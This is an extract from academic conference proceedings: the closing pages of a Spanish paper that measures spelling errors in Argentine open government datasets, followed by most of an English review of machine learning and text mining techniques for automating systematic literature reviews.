


Figura 7. Pantalla con el resumen del resultado final del análisis del dataset Traslados COVID-19 [33].

Según los resultados obtenidos, se realiza una comparativa entre las palabras con y sin errores ortográficos de los datasets, con el fin de identificar el porcentaje para la métrica del factor correctitud sintáctica. Esta métrica, pretende medir si los valores corresponden a valores válidos del dominio, sin importar si son valores reales o no, como se explicó en la sección 5.2.

En la Figura 11, se muestran los resultados comparativos entre los 4 datasets y sus correspondientes cantidades de palabras analizadas y detectadas con errores ortográficos para cada uno de éstos.



Figura 11. Gráfico comparativo de los resultados arrojados por el prototipo de validación de datos abiertos.

En la Figura 12, se muestran los porcentajes discriminados por dataset. Estos porcentajes, representan las palabras con errores, dentro del total de palabras del dataset.




Figura 12. Porcentaje de errores detectados en cada dataset.

Como se muestra en la Figura 12, para estos casos, existe menos de un 50% de errores encontrados en cada uno de los conjuntos de datos (datasets), pero los valores de los porcentajes arrojados siguen siendo elevados, por lo que, es necesario prestar especial atención, ya que es importante mantener la calidad del dato completo, para una mejor identificación y procesamiento de la información que es reutilizada de los portales de datos abiertos gubernamentales. Este tipo de errores de precisión (ortográficos) son aquellos que afectan la identificación [37], por ejemplo, si en un registro bibliográfico se escribe el apellido Zábato, y un usuario quiere solicitar Sábado, obtendrá una respuesta negativa; si en cambio se registra Güir_aldes no se podrá recuperar directamente.

7. Líneas Futuras

Este trabajo forma parte de una tesis doctoral la cual se enfoca en aspectos y métricas de calidad de datos abiertos, que se analizan en los distintos dataset de los portales de gobierno abierto. Por lo que, como parte de los trabajos futuros se pretende continuar con el relevamiento y estudio de más aspectos que son esenciales para la medición de calidad en los conjuntos de datos abiertos. Otro de los puntos para continuar trabajando, es la ampliación de la herramienta de validación propuesta, incorporando más criterios y principios mencionados en este trabajo por las distintas organizaciones mundiales que inculcan la cultura de gobierno abierto.

8. Conclusiones

En estos tiempos, los datos son un recurso indispensable para cualquier actividad de gestión pública, por lo que es necesario mantenerlos actualizados, claros y completos. Si bien se puede determinar que cada vez son más los gobiernos que se embarcan en este nuevo paradigma de concepto de datos abiertos, todavía falta un largo camino por recorrer. Distintos trabajos relacionados en esta temática, se están enfocando en la calidad de los datos abiertos de los portales de entidades gubernamentales, pero aún sigue siendo necesario, reforzar y comprender la importancia del dato, es decir, si un dato tiene calidad puede ser mejor utilizado, manipulado y distribuido a los ciudadanos para varios fines, permitiendo a su vez, una mayor participación ciudadana y transparencia en organismos estatales. Este trabajo se enfoca en difundir este paradigma, y así colaborar con el cumplimiento y la divulgación de los distintos criterios y/o principios que proponen entidades mundialmente reconocidas.

Con la verificación del prototipo desarrollado, se pudo comprobar que es posible incorporar métricas de calidad en la medición de estos datos abiertos, y que estas mediciones finales realizados en datasets, permiten dejar en evidencia que existen varios portales de datos abiertos, que ofrecen conjuntos de datos con errores ortográficos, cómo así campos incompletos. El gran problema que conlleva que los datos se presenten con errores ortográficos, supondrá una pérdida de información y, por consiguiente, una pérdida de la objetividad de lo que se está analizando como resultado.

9. Referencias Bibliográficas

- [1] Ministerio de modernización - presidencia de la Nación. Kit de Gobierno Abierto – Transparencia. Disponible en: https://www.argentina.gob.ar/sites/default/files/1._kit_gobierno_abierto_-_transparencia.pdf al 18 de agosto 2020.
- [2] Arroyo Chacón, J. (2017). La Innovación Abierta Como Pilar Del Gobierno Abierto (Open Innovation as a Pillar of Open Government). Revista Enfoques, 15(27), 13-41.
- [3] Curto Rodríguez, R. (2017). Datos abiertos y rendición de cuentas en las comunidades autónomas españolas. Niveles de divulgación y determinantes.
- [4] Secretaría de Modernización - Presidencia de la Nación. Paquete de Apertura de Datos de la República Argentina. Disponible en: <https://datosgobar.github.io/paquete-apertura-datos/guia-subnacionales/#1-que-son-los-datos-abiertos> al 18 de agosto 2020.
- [5] Aleixandre-Benavent, R., Sapena, A. F., & Peset, F. (2019). Compartir los recursos útiles para la investigación: datos abiertos (open data). Educación Médica.

- [6] Atenas, J., Belbis, J., Pane, J., Casanueva, J. M., & Bonina, C. (2019). Estado abierto a través de Datos abiertos.
- [7] Argentina.gob.ar. Principios de acceso a la información pública. Disponible en: <https://www.argentina.gob.ar/aaip/accesoalainformacion/principios> al 18 de agosto 2020.
- [8] Martínez, R., Rodríguez, R., Vera, P., & Parkinson, C. (2020). Análisis del procedimiento para la solicitud de información pública y tiempos de respuesta. Caso de Estudio: Ciudad Autónoma de Buenos Aires (Argentina). 49° Jornadas Argentinas de Informática, SIE 2020 - Simposio de Informática en el Estado.
- [9] ODC. Open Data Charter - La carta Internacional de Datos Abiertos. Disponible en: <https://opendatacharter.net/> al 18 de agosto 2020.
- [10] Open Data Charter - La carta Internacional de Datos Abiertos. Principios. Disponible en: <https://opendatacharter.net/principles/#timely-and-comprehensive> al 18 de agosto 2020.
- [11] Open Government Data. The 8 Principles of Open Government Data (OpenGovData.org). Disponible en: <https://opengovdata.org/> al 18 de agosto 2020.
- [12] Oviedo Blanco, E. (2016). Modelo de madurez para portales de datos abiertos e incorporación a la norma técnica nacional de Costa Rica. Repositorio Institucional de la Universidad de Alicante, Tesis Doctoral, Disponible en: <http://rua.ua.es/dspace/handle/10045/54316>, al 18 de agosto 2020.
- [13] Beltrán, L., Estefan, N., & Mahecha Moyano, J. F. (2017). Prototipo de software para la evaluación de la calidad de datos abiertos. Tesis de grado, Repositorio Institucional de la Universidad Católica de Colombia, Disponible en: <https://repository.ucatolica.edu.co/jspui/bitstream/10983/14642/1/Data%20Quality%20in%20OpenData.pdf>, al 18 de agosto 2020.
- [14] Ibanez Gonzalez, L., Millard, I., Glaser, H., & Simperl, E. (2019). An assessment of adoption and quality of linked data in European open government data.
- [15] Rodríguez Rojas, L. A. (2017). Metamodelo para integración de datos abiertos aplicado a inteligencia de negocios. Tesis de Doctoral, Repositorio Institucional de la Universidad de Oviedo, Disponible en: <http://digibuo.uniovi.es/dspace/handle/10651/44552>, al 18 de agosto 2020.
- [16] Arizo, I. (2016). Métricas basadas en datos. Tesis de Maestría en Gestión de la Información, Universitat Politècnica de València.
- [17] Abella, A., Ortiz-de-Urbina-Criado, M., & De-Pablos-Herederó, C. (2018). Indicadores de calidad de datos abiertos: el caso del portal de datos abiertos de Barcelona. El profesional de la información (EPI), 27(2), 375-382.
- [18] Nayek, J. K. (2018). Evaluation of Open Data Government Sites: A Comparative Study. Library Philosophy & Practice. (e-journal). 1781. Disponible en: <https://digitalcommons.unl.edu/libphilprac/1781>, al 18 de agosto 2020.
- [19] Lafia, S., Turner, A., & Kuhn, W. (2018). Improving discovery of open civic data. In 10th International Conference on Geographic Information Science, (GIScience 2018). Schloss Dagstuhl-Leibniz-Zentrum fuer Informatik.
- [20] ArcGIS Hub. ArcGIS Hub. Disponible en: <http://hub.arcgis.com/> al 01 de junio 2020.
- [21] Hspell. Disponible en: <http://hunspell.github.io/> al 19 de agosto 2020.
- [22] Kondrak, G. (2005). N-gram similarity and distance. In International symposium on string processing and information retrieval, (págs. 115-126). Springer, Berlin, Heidelberg.
- [23] aspell-net. Disponible en: <http://aspell-net.sourceforge.net/> al 19 de agosto 2020.
- [24] LanguageTool GmbH. Proofreading API. Disponible en: <https://languagetoolplus.com/> al 19 de agosto 2020.
- [25] Google, google-api-spelling-java. Disponible en: <https://code.google.com/archive/p/google-api-spelling-java/> al 19 de agosto 2020.
- [26] Google, google-api-spelling-java. Disponible en: <https://docs.microsoft.com/es-es/dotnet/api/system.windows.controls.spellcheck?view=netcore-3.1> al 19 de agosto 2020.
- [27] NHunspell. Disponible en: <https://www.codeproject.com/Articles/33658/NHunspell-Hunspell-for-the-NET-platform> al 19 de agosto 2020.
- [28] NetSpell. Disponible en: <https://sourceforge.net/projects/netspell/> al 19 de agosto 2020.
- [29] NetSpell. Disponible en: <https://sourceforge.net/projects/netspell/> al 19 de agosto 2020.
- [30] Martirena, E. (2008). Medición de la calidad de datos: un enfoque parametrizable. Tesis de posgrado: Magíster en Informática, Universidad de la República (Uruguay). Facultad de Ingeniería. Instituto de Computación – PEDECIBA.
- [31] Batini, C., & Scannapieco, M. (2016). Data and information quality. Cham, Switzerland: Springer International Publishing. Google Scholar, 43.
- [32] Microsoft. IDE de Visual Studio 2019. Disponible en: <https://visualstudio.microsoft.com/es/vs/> al 17 de agosto 2020.
- [33] Buenos Aires Data. Dataset Traslados COVID-19. Disponible en: <https://data.buenosaires.gov.ar/dataset/traslados-covid-19/archivo/48970b40-5d73-4995-a69a-54124a1ed22c> al 18 de agosto 2020.
- [34] Datos Argentina. Organizaciones. Disponible en: https://datos.gob.ar/dataset/mincyt-instituciones-sistema-nacional-ciencia-tecnologia-argentino/archivo/mincyt_6b4d32b3-b28a-47cb-bdc9-321c36cd0195 al 18 de agosto 2020.
- [35] Buenos Aires Data. Dataset Operativo DetectAR. Disponible en:

<https://data.buenosaires.gob.ar/dataset/operativo-detectar> al 18 de agosto 2020.

[36] Datos Argentina. Padrón de Operadores Orgánicos Certificados. Disponible en:

https://datos.gob.ar/dataset/agroindustria-organicos---padron-operadores-certificados/archivo/agroindustria_6ab26b25-c323-46b9-8cef-2de43c439e0f al 18 de agosto 2020.

[37] Martínez Tamayo, A. M., Mangiaterra, N. E., Pisarello, R. Z., Stubbs, E. A., & Cap, A. S. (2002). Errores de precisión y de consistencia en la catalogación descriptiva. *Información, cultura y sociedad*, 7.

Machine Learning and Text Mining to Aid the Systematic Review Process: A Comprehensive Review

Ignacio Berdiñas¹, Mariana Falco², Gabriela Robiolo³

¹Engineering School, Universidad Austral, Pilar, Buenos Aires
ignacio.berdinas@ing.austral.edu.ar

²LIDTUA/CONICET, Engineering School, Universidad Austral, Pilar, Buenos Aires
mfalco@austral.edu.ar

³LIDTUA, Engineering School, Universidad Austral, Pilar, Buenos Aires
grobiolo@austral.edu.ar

Resumen

A Systematic Review (SR) is a method that gives meaning to a large volume of information, with a clear objective and search approach. But the majority of researchers limit their procedures due to the amount of time it takes to conduct a proper SR. The main goal of this study is to conduct a comprehensive review of published literature regarding the main contributions of Machine Learning (ML) and Text Mining (TM) with respect to the steps needed to conduct a SR. To achieve that goal it was carried out a database search between 2015 and 2020, from which we obtained 16 relevant studies. Our analysis showed that mostly the techniques of ML and TM were applied to three steps: search, screening and data extraction. Huge progresses have been made over the years, but full automation remains a distant goal at present.

Introduction

Research literature is divided into primary and secondary studies, where the summarizing of the current state of a specific topic requires comprehensive searches within the published literature [1]. A Systematic Review (SR) is a method that makes it possible to give meaning and identity to a large volume of information [2]. Therefore, it has a clear stated purpose and a search approach in order to answer the research questions. Systematic reviews answer research questions more comprehensively, combining evidence from multiple studies [3]. SRs are being increasingly used to inform the progresses within a range of years for specific topics in several disciplines and sciences, and they have many purposes like examine old theories or propose new ones, and also provide guidance to researchers who are planning future studies [2]. In addition, a SR can reduce likelihood of bias in results, and has the ability to combine data from various quantitative studies by using meta-analysis [4], which is a useful technique where

individual studies have yielded inconclusive or conflicting results.

Nonetheless, researchers are repeatedly forced to limit their search procedures due to the time it takes to conduct a SR [1,5]. Reviewers usually adopt a multi-method approach to identify relevant research by carrying out extensive searches on several data sources and engines [6], scanning not only citations and references, but also the contents of key journals and conferences by hand. Consequently, handcrafting systematic reviews is no longer sustainable because researchers use crucial resources to perform each step and tasks within the study, diminishing the hours for creativity and increasing the hours spent in searching, screening, mapping and synthesizing (and updating). Although there are several guidelines, from different disciplines, to carry out a SR, today despite the technological advances, the construction of the entire SR is mostly manual. Thereupon, automating even small steps in the SR will improve and shorten the time [7], providing a space for unleashing the creativity and, thus optimizing the process so it will be exhaustive but also meaningful.

Through TM is possible to analyze collections of textual materials, in order to identify key concepts uncovering also hidden relationships within concepts, allowing the users to efficiently discover, interpret and curate knowledge [8]. Also, Cohen and others [9] demonstrated that machine learning techniques can reduce the labor required to update systematic reviews. In particular, they aimed to reduce the number of abstracts reviewers must manually peruse to update a systematic review while maintaining 95% sensitivity to new articles that ought to be added to the review.

Different authors have produced systematic reviews or reviews, but it is possible to distinguish three studies. The first one analyzed methods to automate data extraction [10], while the second studied the screening phase [11]. The third study was the most similar to our work, because they identified and classified text-mining techniques and tools to facilitate conducted a SR, but mostly focused on the SE domain [12]. The biggest difference is that the mentioned

articles carried out their analysis considering the studies published from 2014 downward.

The main goal of the present paper is to portray an analysis around a research question concerning the main contributions of ML and TM for each step while conducting a SR, from 2015 to June 2020 in the point of view of practitioners and researchers, in the industrial and academic context. We performed the analysis based on a set of searches on ACM, IEEE, Springer and Science Direct databases. The reminder of this paper is as follow: Section 2 presents a brief description of related work, while Section 3 provides the followed methodology. Section 4 summarizes the results obtained, and Section 5 gives the discussion. Finally, Section 6 provides the conclusions and future work.

Related Work

Automation of the phases or steps within a SR, specifically the data extraction step, may be an important strategy to reduce the time necessary to complete this type of study. With respect to existing methods to automate data extraction, Jonnalagadda and others [10] conducted a SR to obtain this data between January 1, 2000 and January 6, 2015 in PubMed, IEEE, and ACM. They found 26 published reports, from which the 48% of them were attempts to extract information automatically from the publication text. The differences from our work are as follows: the time frame, because it is previous with respect our search; the databases due to PubMed (in their case), and Springer and Science Direct (in our case); and finally, they have only studied data extraction.

Out of the 26 published reports found by Jonnalagadda and others [10], 27% were completely extracted. Most of the data elements were extracted with F-scores of over 70 %. They haven't found no unified information extraction framework tailored to the systematic review process, and published reports focused on a limited (1–7) number of data elements. They also concluded that biomedical natural language processing techniques have not been fully utilized to fully or even partially automate the data extraction step of systematic reviews.

The large and growing number of published studies, and their increasing rate of publication, makes the task of identifying relevant studies in an unbiased way for inclusion in systematic reviews both complex and time consuming. In this context, and with respect to the screening phase, O'Mara-Eves and others [11] studied the following five research questions: *what is the state of the evidence base?; how has workload reduction been evaluated?; what are the purposes of semi-automation and how effective are they?; how have key contextual problems of applying text mining to the systematic review field been addressed?; and what challenges to implementation have emerged?;* which stands for the first main difference from our work. With these questions in mind, they conducted a SR between 2005 and

December 2013, another difference from our work because we begin searching studies whose publication year is 2015.

They have found that a saving in workload of between 30% and 70% might be possible, though sometimes the saving in workload is accompanied by the loss of 5% of relevant studies (i.e. a 95% recall). Feng and others [12] conducted a SR to identify and classify text-mining techniques and tools that can help facilitate SR, and they also investigated the adoption of text-mining techniques to support SR in the Software Engineering domain. Based on the previous, we share the main goal. They have performed a mixed search strategy to identify relevant studies published from January 1, 2004 to December 31, 2016.

They performed an analysis of 32 studies published in the Software Engineering (SE), medicine and social science disciplines, and they pointed out that the majority of the text-mining techniques attempted to support the study selection stage. Only 12 out of the 14 studies in the SE domain applied text-mining techniques, focusing primarily on facilitating the search and study selection stages. By learning from the experience of applying TM techniques in clinical medicine and social science fields, they believe that SE researchers can adopt appropriate SR automation strategies for use in the SE field. As can be seen from the previous descriptions, we have not found studies that share the same scope as the present work, which approaches the identification of published studies between 2015 to 2020. The following sections will describe the review methodology, and the results.

Review Methodology

We have organized the review methodology as follows: first, we defined a research question in order to limit the search; second, we specified the inclusion and exclusion criteria; third, we performed the search in scientific databases; and fourth, we analyzed the selected studies. According to the goal presented earlier, our main Research Question is the following: *What are the main contributions to each step of the process of constructing a SR, between 2015 and 2020?*

Once this question was defined, we continued by defining the inclusion and exclusion criteria. Articles published between 2015 and 2020 were included if they fulfilled the following topics:

- a) the title and/or the keywords should contain "text mining applied to systematic reviews" or "machine learning applied to systematic reviews" or similar phrases.
- b) studies which were directed related to TM and LM techniques, approaches, and implementations to help the process of a SR.

In order to obtain a proper set of relevant papers for this review, we queried four scientific databases: ACM, IEEE, Springer and Science Direct, and we judged the relevance of the results to the RQs based on title, and publication year.

We obtained 105310 results while querying on ACM, 3005 results on Science Direct, 10 results on IEEE and 1920 results on Springer.

After applying the inclusion and exclusion criteria, we gathered the following amounts of articles per each database: eight (8) studies from ACM, five (5) studies from Springer, and three (3) studies from Science Direct summarizing sixteen (16) studies to be analyzed.

Through document classification [8], we were able to generate clusters for a significant proportion of the studies and then use these clusters for training the document classifier. Later on, we passed each of the remaining documents through the classifier to assign them to the original clusters. It is important to mention that the following section will focus on describing the results obtained from the analysis and data extraction from the studies.

Understanding the Results

The following subsections will describe the obtained results.

General overview

The studies were published in 2015 (3 studies), 2016, (5), 2018 (4), 2019 (2), and 2020 (3). Therefore, the years with the highest amount of published studies are 2016 and 2018, followed by 2020. It was possible to observe a decreasing trend line, but it is important to understand that several articles are submitted but not yet published. Also, 2020 hasn't ended yet, so we might expect an increase of publications.

In this context, it is important to understand that the studies were mainly published in journals (8 studies) and conferences (6 studies), while only 2 studies were extracted from symposiums. We counted six different conferences (International Conference on Information Integration and Web-based Applications & Services (iiWAS), International Conference on Technological Ecosystems for Enhancing Multiculturality (TEEM), International Conference on Mining Software Repositories (MSR), International ACM SIGIR Conference on Research & Development in Information Retrieval (SIGIR), Conference on Health, Inference, and Learning (CHIL), and The Web Conference (WWW)).

Regarding the journals, the studies were published in *Systematic review*, *Journal of biomedical informatics*, and *Journal of clinical epidemiology*. As such, journals showed a more fixed distribution due to the fact that SR are being performed for different domains, and depending the main goal of the study as well as the application field, the decision for the publication venue is made around this ideas.

Full summary of results

With regard to the research question defined earlier, SRs as well as meta-analyses are a key element of evidence-based in different domains. They possess a set of steps that should be followed rigorously in order to obtain coherent results. But these steps are not easy to follow and so different problems aroused, as mentioned in the Introduction.

The steps include the development of research questions, a preliminary search (to analyze the existence of a similar article or at least, goal), inclusion and exclusion criteria, search strategy, search on databases, screening, data extraction, quality assessment, data checking, data synthesis (which can include qualitative and quantitative synthesis), and manuscript writing [14]. Concerning these steps, Table I summarize the amount of articles found, divided by the steps approached by the authors which were: search (see Table II), screening (see Table III) and data extraction (see Table IV).

Table I. Summary of findings.

Step	Studies	References
Search	5	(Cairo et al, 2019), (Lanera et al, 2018), (Marcos-Pablos et al, 2018), (Mergel et al, 2015), (Scells et al, 2020)
Screening	10	(Bannach-Brown et al, 2019), (Howard et al, 2016), (Hashimoto et al, 2016), (Kontonatsios et al, 2020), (Lee and Sun, 2018), (Lee et al, 2020), (Ouhbi et al, 2016), (Sellak et al, 2015), (Tsafnat et al, 2018)
Data extraction	3	(Blake and Lucic, 2015), (Bui et al, 2016), (Chatterjee et al, 2017)

Based on Table I, the following subsections we'll provide the analysis of the studies found with respect to the previous summary.

Table II. Studies for the 'Search' step.

Author	Specific goal	Technique used	Evaluation
Cairo et al, 2019	Search strings	TF-IDF, CBOW and SkipGram	Recall, Workload
Lanera et al, 2018	Extend database search to clinical trials database	TF-IDF, Support vector machine	AUC, area under the receiver operator characteristic curve
Marcos-Pablos et al, 2018	Search strings	TF-IDF, Multinomial Naive Bayes, Bernouli Naive Bayes, k-Nearest Neighbors, Support Vector Machines	F1

Mergel et al, 2015	Search strings	TF-IDF, heatmap	Tool analysis with users
Scells et al, 2020	Boolean queries	process to create binary questions	Recall, F1, F3, Work Saved Over Sampling (WSS)

Summary of 'Search'

Once the research questions are ready, and there is a clear goal to conduct a SR, then it is possible to carry on to the next step to identify relevant work which consists on defining the inclusion and exclusion criteria, as well as defining the search strategy and carry on the actual search on scientific databases. Table II gives a summary of studies that encompasses the search step.

Summary of 'Screening'

The process of screening aims to ensure that the eligibility criteria are applied consistently and impartially, in order to reduce the risk of introducing errors or bias in an evidence synthesis. Articles identified in searches are typically structured in having a title, an abstract (or summary), and a full text version. Screening can be applied to these structures to impose a number of filters of increasing rigor, based on the inclusion and exclusion criteria. Table III gives a summary of the analyzed studies that contributed to the screening step.

Table III. Studies for the 'Screening' step.

Author	Technique used	Evaluation
Bannach-Brown et al, 2019	TF-IDF, LDA, SVM	Recall, specificity, precision, accuracy, WSS@95%, positive likelihood ratio
Hashimoto et al, 2016	New topic detection model	Yield, burden
Kontonatsios et al, 2020	Novel neural network-based feature extraction method	Work Saved Over Sampling (WSS) at r% recall (WSS@r%)
Lee and Sun, 2018	Seed-driven document ranking (SDR) model	Average precision, precision, and recall
Lee et al, 2020	Multi-modal missing Data aware stacked auto-encoder	Work Saved Over Sampling (WSS)
Howard et al, 2016	TF-IDF, LDA, Broyden-Fletcher-Goldfarb-Shanno (LBFGS) algorithm	Work Saved over Sampling (WSS)
Ouhbi et al, 2016	New algorithm called Rules7-hybrid feature	Precision, recall

	selection (Rules7-HFSRM)	
Sellak et al, 2015	Novel Hybrid Feature Selection Method (HFSM) within a Class Association Rules (CARs) algorithm	Precision, recall
Tsafnat et al, 2018	The algorithm was developed using the General Architecture for Text Engineering (GATE)	Precision, recall

Summary of 'Data extraction'

Data coding and Data extraction refer to the process of systematically extracting relevant information from the articles included in the Evidence Synthesis. Data coding is the recording of relevant characteristics, commonly known as meta-data of the study, such as when and where the study was published and by whom, as well as aspects of the study design. **Data extraction** refers to the recording of the results of the study, and is undertaken in SRs only. Table IV described the summary of the Data Extraction step.

Table IV. Studies for the 'Data Extraction' step.

Author	Technique used	Evaluation
Blake and Lucic, 2015	Endpoint detection	Precision, recall
Bui et al, 2016	Multi-pass sieve algorithm	Accuracy, recall, precision, F-measure
Chatterjee et al, 2017	Set of heuristics	Precision, recall

Comprehending the extracted techniques

Based on the previous data, we have found the following techniques within the studies, where the most applied was TF-IDF (Term Frequency-Inverse Document Frequency) which is a statistical measure used to evaluate how important a word is to a document in a collection or corpus. The importance increases proportionally to the number of times a word appears in the document but is offset by the frequency of the word in the corpus. By means of TF-IDF, knowledge of the research domain is expanded and improved [14].

- *TF-IDF*: six (6) studies.
- *Latent Dirichlet allocation (LDA)*, *Support Vector Machines (SVM)* and *Hybrid Feature Selection Method (HFSM)*: two (2) studies per each.
- *Singular Value Decomposition (SVD)*, *CBOW (Continuous Bag of Words)*, *SkipGram*, *Multinomial Naive Bayes*, *Bernouli Naive Bayes*, *k-Nearest Neighbors*, *Broyden-Fletcher-Goldfarb-Shanno (LBFGS)*

algorithm, active learning, Heatmap, Neural network, and Seed-driven document ranking: one (1) study per each.

The most applied evaluation and performance metrics (see full values on Figure 1) were Precision and Recall. **Precision** or the positive predictive value, refers to the fraction of relevant instances among the total retrieved instances; while **Recall** or sensitivity, refers to the fraction of relevant instances retrieved over the total amount of relevant instances. In other words, both of them are measurements of relevance.

- *Recall (M1)*: nine (9) studies.
- *Precision (M2)*: seven (7) studies.
- *Work Saved over Sampling (WSS) (M3)*: four (4) studies.
- *F-measure (M4)*: four (4) studies.
- *Accuracy, Workload, WSS@95%, and Specificity (M5)*: two (2) studies per each.
- *Average precision, Positive likelihood ratio, Yield, AUC, and Burden (M6)*: one (1) study per each.




Figure 1. Amount of studies that used some of the measurements described within each subgroup.

It is worth mentioning that Figure 1 shows the amount of studies that used some measurement from each subgroup (M1 to M6), and it must be understood that each study usually mentioned more than one measurement that is why the values doesn't add the total amount of articles.

Tecniques per Step

Within the **Search** process, devising an appropriate search string for a secondary study is not a trivial task and identifying suitable keywords has been reported in the literature as a difficulty faced by researchers. In this context, the ML algorithm TF-IDF was applied to different approaches for search string construction [14-16], and to extend a search on PubMed to clinical trials, as well a cross-validated support-vector machine (SVM) model as the classifier [19]. Also, the search string studies applied CBOw (Continuous Bag of Words) and SkipGram in [14]; Multinomial Naive Bayes, Bernouli Naive Bayes, and k-Nearest Neighbors in [16]. Mergel and others [16] have

applied the heatmap for visualizing differences between features.

With respect to the **Screening** process, TF-IDF was used by Bannach-Brown and others [20] to identify potential errors made during the human screening process (including also SVM, LDA, SVD), and by Howard and others [17] while introducing the characteristics of SWIFT (Sciome Workbench for Interactive computer-Facilitated Text-mining) a workbench to assist in the problem formulation and literature prioritization, which also includes LDA and the Broyden-Fletcher-Goldfarb-Shanno (LBFGS) algorithm for document prioritization [17].

Hashimoto and others [21] applied a neural network-based vector space model to capture semantic similarities between documents; representing documents within the vector space, and cluster the documents into a predefined number of clusters. Ouhbi and others [25] proposed a new algorithm called Rules7-hybrid feature selection (Rules7-HFSRM) by combining the classical algorithm Rules7 and the Hybrid Feature election measure (HFSRM) for text classification. Also, Sellak and others [28] contributed to this line of work by proposing an alternative approach, not yet tested in this domain based on semantic rule-based classifiers. This approach involved applying a novel Hybrid Feature Selection Method (HFSM) within a Class Association Rules (CARs) algorithm.

Regarding the **Data extraction** step, in the experiments conducted by Blake and Lucic [26] they used a collection of more than two million sentences from three journals Diabetes, Carcinogenesis and Endocrinology and two machine learning algorithms, support vector machines (SVM) and a general linear model (GLM). Table V contains the summary of the applied techniques per step.

Table V. Summary of techniques per each step.

Step	Technique used
Search	Term Frequency-Inverse Document Frequency (TF-IDF) [14-16], TF-IDF and cross-validated Support-Vector Machine (SVM) [19], CBOw (Continuous Bag of Words) and SkipGram [14], Multinomial Naive Bayes, Bernouli Naive Bayes, and k-Nearest Neighbors [16], heatmap [16]
Screening	TF-IDF, SVM, LDA, and SVD [20], TF-IDF, LDA and the Broyden-Fletcher-Goldfarb-Shanno (LBFGS) algorithm [17], neural network-based vector space model [21], Rules7-hybrid feature selection (Rules7-HFSRM) [25], Hybrid Feature Selection Method (HFSM) within a Class Association Rules (CARs) algorithm [28]
Data extraction	Support Vector Machines (SVM) and a general linear model (GLM) [26]

Evaluation and Performance Metrics per Step

With respect to the **Search** step, the most applied performance metric is F1 [15,18]. Cairo and others [14]

used recall and workload, where the latter is used to measure workload in SRs, in the task of search strings. Also, Scells and others [18] measured recall, F1, F3, and Work Saved Over Sampling (WSS), while proposing a five-step approach to automatic query formulation, specific to boolean queries.

In the context of **Screening** process, Bannach-Brown and others [20] assessed performance using recall (or sensitivity), specificity, precision, accuracy, WSS and the Positive likelihood ratio (LR+). They have obtained that the ML approaches reached 98.7% sensitivity based on learning from a training set of 5749 records, with an inclusion prevalence of 13.2%. The highest level of specificity reached was 86%.

Hashimoto and others [21] evaluated performance of the active learning process, over different learning iterations, using two metrics, namely Yield (percentage of eligible studies identified by the active learner), and Burden (percentage of studies that are manually labelled). Kontonatsios and others [23] used WSS, recall and WSS@95%. The proposed method outperforms 10 baseline feature extraction methods by approximately 6% in terms of the WSS@95% metric. In Blake and Lucic [26], F1 and accuracy measures for the SVM and GLM differed by only 0.01 across all three comparison facets in a randomly selected set of test sentences.

Discussion

Search

Devising an appropriate search string for a secondary study is not a trivial task, and a poorly chosen search string may compromise the quality of the study, by missing relevant studies or leading to overwork in subsequent steps of the secondary study, in case irrelevant studies are selected [14]. Some authors proposed different approaches to finding appropriate search strings [14-16], where they mostly presented it as an iterative method to support the process of building the search string. Also, Scells and others [18] proposed a five-step approach to automatic query formulation, specific to Boolean queries.

Within healthcare, Lanera and others [19] provided an automated approach to extend a search on PubMed to the ClinicalTrials.gov database, relying on text mining and machine learning techniques. They have conclude that the proposed machine learning instrument has the potential to help researchers identify relevant studies in the SR process by reducing workload, without losing sensitivity and at a small price in terms of specificity. One important milestone to distinguish is that, as of October 2018, PubMed itself has adopted a hybrid approach, where some articles are assigned MeSH terms automatically using their Medical Text Indexer (MTI) system [30], which uses a combination of machine learning and manually crafted rules to assign terms without human intervention [31].

Screening

In this case, Bannach-Brown and others [20] wanted to achieve a high-performing algorithm comparable to human screening that can reduce human resources required for carrying out this step of a SR. They concluded that it is feasible to use ML algorithms to identify human error, and even though this need to be confirmed in other reviews, it represents a promising approach to integrating human decisions and automation in systematic review methodology.

